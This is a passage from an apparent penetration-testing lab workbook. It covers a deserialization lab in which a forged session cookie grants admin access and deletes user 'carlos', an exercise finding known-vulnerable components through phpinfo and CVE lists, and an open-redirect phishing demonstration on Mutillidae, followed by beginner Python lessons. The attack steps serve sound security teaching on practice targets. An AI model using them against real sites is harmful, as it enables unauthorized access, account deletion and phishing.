
The screenshot shows the Burp Suite interface with the following steps:

- Request:** The captured request is shown in the "Raw" tab. A red box highlights the cookie value: `session=15417a6f3014f694a561633215617914916a16f17914f16e174%7a14f16a1673614916e15617a15a15814a1751591573116c14916a174%7a17a14f16a15913614916e16417015a15713516c16316914913716317a16f13014f1694a16815a1473117016216914913715916a16f17814f13313013d`. A red arrow points from this box to the "Send" button.
- Response:** The response page is displayed. A red box highlights the "Admin panel" link in the navigation header. A red arrow points from this box to the search bar.
- Search Bar:** The search bar at the bottom right contains the word "admin". A red arrow points from the search bar to the search results area, which shows 2 matches.

Change the header of your request so that it looks like the following (4):

```
GET /admin HTTP/1.1
```


Then, “Send” the request again (5). You don’t need to, but if you replace the original GET / request we captured with this new request and new cookie value, whenever you return to the shop, you will notice that you would be logged in as the admin (6).



Task 5:

Search for the word “admin” in the right hand panel again, and you will notice that there are now 4 matches (1). There are an extra two results with headers which allow us to delete the user account for “carlos” (2). Copy the header which deleted the user account for “carlos”. Replace your request header with this value so that it looks like the following (3):

GET /admin/delete?username=carlos HTTP/1.1



Send this request by hitting the “Send” button in the top left (4). You will notice a result of 302 found, indicating that the user account has been deleted (5).

The screenshot shows the Burp Suite interface with the "Proxy" tab selected (circled in green). In the "Request" panel, a specific line of the request body is highlighted with a dashed blue box. In the "Response" panel, the entire response message is highlighted with a red box. A large red arrow points from the highlighted response text to the following instructions:

Select all text and copy.

To finish the lab, select all the text in the left hand panel and copy it to your clipboard (6). Return to your “Proxy” tab, where your request should still be waiting (7). Replace all the text on this screen with the copied text from the “Repeater” tab (8) and “Forward” the request (9). Once this is done, turn off intercept (10) and return to the lab in your browser.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A large blue circle labeled "replace text" is positioned over the request text in the "Request" panel. A red arrow points from this circle to the request text, and another red arrow points from the "replace text" circle to the "Forward" button in the toolbar.

Congratulations! The lab is solved! We have managed to login as the user “carlos” by exploiting an insecure deserialization vulnerability and delete the user account for “carlos”.

Web Security Academy  Modifying serialized objects 
[Back to lab description >>](#)

Congratulations, you solved the lab! [Continue learning >>](#)

Admin interface only available if logged in as an administrator

[Home](#) | [My account](#)

Lab 95. OWASP A9—Using Components with Known Vulnerabilities

Lab Objective:

Learn how to take advantage of integrated components in a web application with known vulnerabilities.

Lab Purpose:

Components—such as libraries, frameworks, and other software modules—run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defences and enable various attacks and impacts.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using Mutillidae 2 to demonstrate how to take advantage of a web application using components with known vulnerabilities. How to install this environment in Kali VM is explained in detail in lab 87.

This is a very simple lab. In this lab, we will learn how to uncover whether an application has integrated components with known vulnerabilities.

Navigate to the “Secret PHP Server Configuration Page” which can be found at the following location in the Mutillidae 2 menu:

The screenshot shows the OWASP Mutillidae II: Keep Calm interface. At the top, it displays "Version: 2.8.32 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier)". Below this is a navigation menu with several categories: OWASP 2017, OWASP 2013, OWASP 2010, OWASP 2007, Web Services, Others, Labs, Documentation, and Resources. The "Resources" category is currently selected, showing sub-options: A1 - Injection (SQL), A1 - Injection (Other), A2 - Broken Authentication and Session Management, A3 - Sensitive Data Exposure, A4 - XML External Entities, A5 - Broken Access Control, A6 - Security Misconfiguration, A7 - Cross Site Scripting (XSS), A8 - Insecure Deserialization, A9 - Using Components with Known Vulnerabilities, and A10 - Insufficient Logging and Monitoring. A red circle with the number 2 is placed over the "A9" option. To the right of the menu, there are sections for "Exploit Databases" (with links to ExploitDB, Metasploit, and Exploitcheat), "Video Tutorials" (with a link to YouTube), and "Latest Version" (with a link to PHP MyAdmin Console). A red circle with the number 3 is placed over the "Latest Version" link. At the bottom right, there is a link to "Firefox Add-ons".

Once here, you will find that this page contains all the information about the different versions of software and components used within the configuration of the Mutillidae 2 site. From here, we are able to hone in on specific versions of software, for example the Apache version or PHP version that the site is using, and search exploit databases for any known vulnerabilities.

The screenshot shows the PHP Info page. At the top left, it says "PHP Version 7.4.15". On the right, there is a large "php" logo. Below this is a table with various system configuration details. The table has two rows highlighted with a red border: "Build Date" (Feb 20 2021 09:45:56) and "Scan this dir for additional .ini files" (/etc/php/7.4/apache2/conf.d). Other visible rows include "System" (Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64), "Server API" (Apache 2.0 Handler), "Virtual Directory Support" (disabled), "Configuration File (php.ini) Path" (/etc/php/7.4/apache2), and "Loaded Configuration File" (/etc/php/7.4/apache2/php.ini).

System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
Build Date	Feb 20 2021 09:45:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d

For example, we can see that the site is using PHP version 7.4. If we run a quick google search for “PHP 7.4 vulnerabilities” we can see the first two links contain the information we are looking for. The link to the tenable site describes some known vulnerabilities for PHP versions under 7.4.11, which include the Mutillidae 2 site as it is using PHP 7.4. An attacker would conduct research such as this to discover any known vulnerabilities and then either search for a working exploit or develop their own.

We can do the same for the Apache version. We can see from this webpage that the server is running Apache 2.0. A quick Google search of “Apache 2.0 vulnerabilities” will lead us to the following site detailing some of the vulnerabilities:

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-6333/Apache-Http-Server-2.0.html

Apache » Http Server » 2.0 : Security Vulnerabilities (CVSS score >= 7)														
Gpe Name:open/apache/http_server/2.0 CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 Sort Results By: CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending See Results Download Results														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Types	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-2249				2013-07-23	2017-01-06	7.0	None	Remote	Low	Not required	Partial	Partial	Partial
mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.6 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.														
2	CVE-2011-3192	399	1	DoS	2011-08-29	2018-11-30	7.0	None	Remote	Low	Not required	None	None	Complete
The bytesrange filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0886.														
3	CVE-2009-1890	180	1	DoS	2009-07-05	2018-10-30	7.0	None	Remote	Medium	Not required	None	None	Complete
The stream_rebody_c function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server before 2.2.3, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.														
4	CVE-2005-2200		1	Bypass	2005-09-06	2017-10-10	7.0	None	Remote	Low	Not required	Complete	Complete	Complete
ssl_engine_kernel.c in mod_ssl before 2.8.24, when using "SSLVerifyClient optional" in the global virtual host configuration, does not properly enforce "SSLVerifyClient require" in a per-location context, which allows remote attackers to bypass intended access restrictions.														
5	CVE-2004-0488		1	Exec Code Overflow	2004-07-07	2017-10-10	7.0	User	Remote	Low	Not required	Partial	Partial	Partial
Stack-based buffer overflow in the sd_uhl_usenode_binary function in ssl_util.c for Apache mod_ssl, when mod_ssl is configured to trust the issuing CA, may allow remote attackers to execute arbitrary code via a client certificate with a long subject CN.														
6	CVE-2003-0542	112	1	DoS Exec Code Overflow	2003-11-03	2018-05-02	7.0	Admin	Local	Low	Not required	Complete	Complete	Complete
Multiple stack-based buffer overflows in (1) mod_alias and (2) mod_rewrite for Apache before 1.3.29 allow attackers to create configuration files to cause a denial of service (crash) or execute arbitrary code via a regular expression with more than 9 captures.														
7	CVE-2002-0661		1	Exec Code Dir. Trav.	2002-08-12	2018-10-17	7.0	User	Remote	Low	Not required	Partial	Partial	Partial
Directory traversal vulnerability in Apache 2.0 through 2.0.39 on Windows, OS2, and Netware allows remote attackers to read arbitrary files and execute commands via ... (dot dot) sequences containing % (backslash) characters.														
8	CVE-2002-0302		1	DoS Exec Code	2002-07-03	2008-09-10	7.0	User	Remote	Low	Not required	Partial	Partial	Partial
Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.														

As you can see, there are numerous vulnerabilities with varying degrees of severity for the service Apache 2.0. We can use this information to exploit this vulnerable service.

In reality, there will rarely be a webpage with all of this information; an

attacker will have to manually gather this information by interacting with the server itself and reading its headers as well as the different responses it sends to determine which components are integrated and what their version is.

Lab 96. OWASP A10—Unvalidated Redirects and Forwards

Lab Objective:

Learn how to take advantage of unvalidated redirects and forwards vulnerability.

Lab Purpose:

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, I will be using Mutillidae 2 to demonstrate how to take advantage of an unvalidated redirects and forwards vulnerability. How to install this environment in Kali VM is explained in detail in lab 87.

To begin, navigate to the Credits page, which can be found at the following location in the Mutillidae 2 menu:

The screenshot shows the OWASP Mutillidae II: Keep application interface. At the top, it displays "Version: 2.8.32 Security Level: 0 (Hosed) Hints: Enabled". Below this is a navigation bar with links: Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS |. The main content area has a title "OWASP Mutillidae II: Keep" with a logo. On the left, there's a sidebar with a tree-like menu:

- OWASP 2017
- 1 OWASP 2013
- 2 OWASP 2010
- 3 OWASP 2007
- Web Services
- Others
- Labs
- Documentation
- Resources

Items 1, 2, and 3 are circled in blue. A dropdown menu is open over item 2, showing:

- A8 - Cross Site Request Forgery (CSRF)
- A10 - Unvalidated Redirects and Forwards

Item 2 is also circled in blue. To the right of the sidebar, there's a "Help Me!" button and a "Credits" section. The "Credits" section contains:

- Setup/reset the DB (Disabled: Not Admin)
- Developed by Jeremy
- OWASP
- ISSA Kentuckiana
- OWASP Louisville
- Helpful Firefox Add-Ons

Item 3 is also circled in blue.

Once here, you will find a very simple page which gives credit to the creators of Mutillidae 2. This page, however, is vulnerable to unvalidated redirects and forwards. It is normal for web application to frequently redirect and forward users to other websites and pages while using untrusted data to determine the destination pages. If, however, this is done without proper validation, attackers are able to redirect users to malware or phishing sites, or use forwards to access unauthorized pages.

The screenshot shows the OWASP Mutillidae II application interface. At the top, there's a banner with the title "OWASP Mutillidae II: Keep Calm and Pwn On". Below it, a navigation bar includes links for "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Enforce TLS", "Reset DB", "View Log", and "View Captured Data". A "Credits" button is prominently displayed. Under the credits, there are links for "Back" (with a blue arrow icon) and "Help Me!" (with a red button icon). A "Hints and Videos" section is also present. The main content area contains text about the developer, Jeremy "webpwnized" Druin, and the base on Mutillidae 1.0 from Adrian "Irongeek" Crenshaw. It also lists OWASP, ISSA Kentuckiana, OWASP Louisville, and Helpful Firefox Add-Ons.

Task 2:

To take advantage of this vulnerability, copy and paste following URL to address bar:

`http://localhost/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org`



This URL will send the user to the OWASP web page instead of the Mutillidae 2 site. In this URL, the forwardurl parameter specifies the redirection URL and the attacker can point the user to a malicious webpage.

Unvalidated redirects are often used to increase the success rate of phishing attacks and campaigns. This is due to the fact that the first part of the link looks legitimate as it will include a link to a legitimate site.

Take the URL we just entered for example. Looking at the first half of the

link, it looks like the link is taking us to the Mutillidae 2 site, which is where we want to go. Often, users will only check the first half of the link to see if it is leading to a legitimate site. It is the second half of the link which turns out to be malicious as it redirects us to the OWASP site.

If this was a phishing campaign, an attacker could take advantage of the PayPal site for example (if it was vulnerable to unvalidated redirects) and send users a link. Users would think that the link was legitimate as it is coming from PayPal.com, but in reality, the attacker can redirect them to any site they like.

This lab concludes our look at the OWASP Top 10.

Lab 97. Introduction to Python Scripting

Lab Objective:

Learn some fundamental concepts surrounding the Python language.

Lab Purpose:

Python is an interpreted, object-oriented, high-level programming language with dynamic semantics. Its high-level built-in data structures, combined with dynamic typing and dynamic binding, making it incredibly attractive for Rapid Application Development, as well as for use as a scripting or glue language to connect existing components together.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:


Task 1:

In this lab, we will be looking at some fundamental concepts around scripting with Python. Python is a good coding language to learn as its syntax is quite simple and straightforward. Python is also very versatile and can import massive amounts of code from libraries, shortening the workload on developers.

To begin, we will make a very simple first script. Open a terminal in Kali and create a new document with nano. Type the following:

```
nano sample1.py
print("Hello Everybody!")
```

Save this file and exit.



Finally, execute this script by typing:

```
python3 sample1.py
```

If we want to run the script on its own, it is necessary to write the full path of the interpreter with "#!" suffix on the first line of each code and then make the script executable. If you do not know the full path of python interpreter in Kali, type this on the command line:


```
which python
```

Copy the path of binary, then open the same script with an editor and add the following to the very first line;

```
#!/usr/bin/python
```

```
(kali㉿kali)-[~]
└─$ which python
/usr/bin/python

(kali㉿kali)-[~]
└─$ which python3
/usr/bin/python3
```



```
kali㉿kali: ~
```

File Actions Edit View Help

GNU nano 5.4 sample1.py

```
#!/usr/bin/python
print("Hello Everybody!")
```

GNU

#! /usr/print

^G Help ^O Write Out ^W Where Is ^K Cut
^X Exit ^R Read File ^\ Replace ^U Paste

Then, make this file executable by typing the following:

```
chmod +x sample1.py
./sample1.py
```

This first line we have added has no effect on the actual code, and tells the shell that this script will be run by python.

```
(kali㉿kali)-[~]
└─$ cat sample1.py
#!/usr/bin/python
print("Hello Everybody!")

(kali㉿kali)-[~]
└─$ chmod +x sample1.py
(kali㉿kali)-[~]
└─$ ./sample1.py
Hello Everybody!
```

Task 2:

Ok, so we are now familiar with how to create and run python scripts. For the rest of the tasks, we can create scripts with different names each time.

We will now look at mathematical operators. These allow us to add, subtract, etc., in our scripts. Here is a list of the different operators available in Python and their syntax:

- Addition

+

- Subtraction

-

- Multiplication

*

- Division

/

- Modulus

%

- Exponent

**

- Floor Division

//

So, if we wanted to perform simple multiplication, we could type `5 * 5` and this would multiply 5 by 5 and give us the result of 25.

There are also comparison operators available to us, as in any coding language. These are the following:

- Greater than

>

- Less than

<

- Equal to

==

- Not Equal to

!=

- Greater than or equal to

>=

- Less than or equal

<=

Task 3:

Now, we will look at variables. Variables are how Python stores information. There are a number of different variables in Python. They are listed here:

- String – Used to define text
- Integer – Whole numbers e.g 12
- Float – Decimal numbers e.g 3.2
- Boolean – Used to define true or false, it can only be one or the other
- List – Used to store a series of data types in a collection

Variables are created in a very simple way in Python. We can create a variable and print its contents very simply in Python. Create a new script and add Python3 interpreter path on the first line as usual. Then, type the following:

```
#!/usr/bin/python3
number = 5
print ("number = ", number)
```

Make executable this new script then run:

```
chmod +x sample2.py
./sample2.py
```

```
(kali㉿kali)-[~]
└─$ cat sample2.py
#!/usr/bin/python3

number = 5
print ("number = ", number)

(kali㉿kali)-[~]
└─$ chmod +x sample2.py

(kali㉿kali)-[~]
└─$ file sample2.py
sample2.py: Python script, ASCII text executable

(kali㉿kali)-[~]
└─$ ./sample2.py
number = 5
```

We will see the “number = 5” returned in the console. To receive input from the user when executing a script, we use the following:

```
input
```

So, if we want to ask a user to enter a number, compare the number to another number, and then print the answer to the screen. Change the same script to be like this:

```
(kali㉿kali)-[~]
└─$ cat sample2.py
#!/usr/bin/python3

number = input("Enter a number:")
print ("Number you entered is ", number)

(kali㉿kali)-[~]
└─$ ./sample2.py
Enter a number:46
Number you entered is 46
```

Save script and execute it. Enter a number when asked and you will see that it is printed back to you in the console.

Task 4:

Now that we have some of the basic concepts established, we will look at if statements. This is one of the most useful tools when it comes to Python scripting. An if statement looks like the following:

```
if x == y
    Do this
else:
    Do something else
```

If x is equal to y, the first “Do this” command will run. If it is not equal, the second “Do something else” will be run.

Let’s use this knowledge to create a more comprehensive script. Create a new script file and type the following:

```
#!/usr/bin/python3
number = int( input("Enter a number: " ) )
if number < 5:
    print(number,"is less than 5")
elif number >= 5:
    print(number,"is greater than or equal to 5")
else:
    print("Error occurred!")
```

Save your new script, make executable, then execute. Notice the different responses printed to the console depending on the number you enter.

```
(kali㉿kali)-[~]
└─$ cat sample3.py
#!/usr/bin/python3

number = int( input("Enter a number: " ) )
if number < 5:
    print(number,"is less than 5")
elif number ≥ 5:
    print(number,"is greater than or equal to 5")
else:
    print("Error occurred!")

(kali㉿kali)-[~]
└─$ chmod +x sample3.py

(kali㉿kali)-[~]
└─$ ls -al sample3.py
-rwxr-xr-x 1 kali kali 206 Apr  9 09:13 sample3.py

(kali㉿kali)-[~]
└─$ ./sample3.py
Enter a number: 5 ←
5 is greater than or equal to 5

(kali㉿kali)-[~]
└─$ ./sample3.py
Enter a number: 3 ←
3 is less than 5

(kali㉿kali)-[~]
└─$ ./sample3.py
Enter a number: 7 ←
7 is greater than or equal to 5
```

Lab 98. More Python Scripting

Lab Objective:

Learn some more concepts surrounding the Python language.

Lab Purpose:

Python is an interpreted, object-oriented, high-level programming language with dynamic semantics. Its high-level built-in data structures, combined with dynamic typing and dynamic binding, make it very attractive for Rapid Application Development, as well as for use as a scripting or glue language to connect existing components together.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be looking at some more concepts around scripting with Python. Python is a good coding language to learn as its syntax is very simple and straightforward. Python is also very versatile and can import massive amounts of code from libraries, shortening the workload on developers.

We will begin by talking about functions. Functions are like blocks of code which are executed together. Functions make it easier to use the output of the function in another statement instead of having to write all of the lines of code again. For example, say we have a complex formula to calculate a sum. If we want to include the output of this complex formula in another sum, we can simply call the function instead of re-writing all of the lines of code

again.

In the Python language, functions are known as definitions. Let's create one now. Create a new script and edit its contents so that the script looks like the following:

```
#!/usr/bin/python3

number = int(input("Enter a number:"))
def calculation (number):
    if number < 5:
        print(number,"is less than 5")
    elif number >= 5:
        print(number,"is greater than or equal to 5")
    else:
        print("Error")
    return
calculation(number)
```

The screenshot shows a terminal window with the title "sample4.py". The file is being edited in the "GNU nano 5.4" editor. The script content is:

```
#!/usr/bin/python3

number = int(input("Enter a number:"))
def calculation (number):
    if number < 5:
        print(number,"is less than 5")
    elif number ≥ 5:
        print(number,"is greater than or equal to 5")
    else:
        print("Error")
    return

calculation(number)
```

Annotations with red arrows and blue circles:

- Arrow 1 points to the first line of the script: `number = int(input("Enter a number:"))`.
- Arrow 2 points to the start of the function definition: `def calculation (number):`.
- Arrow 3 points to the condition in the if statement: `if number < 5:`.
- Arrow 4 points to the `return` statement.
- Arrow 5 points to the final line of the script: `calculation(number)`.

The terminal window also shows a menu bar at the bottom with various keyboard shortcuts for editing and executing the script.

Let's break down what this script is doing.

1. The first line is creating a variable which will store an integer when the user enters one after they are prompted.

2. This is our definition (or function) and is using the number variable throughout the definition.
3. This section contains simple calculations.
4. This line is returning the result of the calculations back to the definition in section 3 and is updating the number variable inside the definition.
5. This is printing the “number” variable after the definition has performed some function on it.

Save this script and execute it in the usual fashion. Enter some random numbers when prompted, and note the different responses you receive.

The image shows a terminal window with three separate executions of a Python script named `sample4.py`. Each execution involves user input and a response from the script. Red arrows point from each user input to a blue circle containing a number (1, 2, or 3), which corresponds to the list items above. The terminal output is as follows:

```
(kali㉿kali)-[~]
└─$ ./sample4.py
Enter a number:5 → 1
5 is greater than or equal to 5

(kali㉿kali)-[~]
└─$ ./sample4.py
Enter a number:7 → 2
7 is greater than or equal to 5

(kali㉿kali)-[~]
└─$ ./sample4.py
Enter a number:3 → 3
3 is less than 5
```

Task 2:

We will now touch on parameters. Notice how we passed the value of the number variable to the definition calculation? This number variable is called a parameter. Since we passed the parameter to the definition function when we created it, it will be expecting this value when it is called. Note that the number parameter is merely there for accessing the data within the function, and that parameters and variable names don't have to match.

Have a look at the screenshot below:

```
(kali㉿kali)-[~]
$ cat sample5.py
#!/usr/bin/python3

def calculation (num):
    if num < 5:
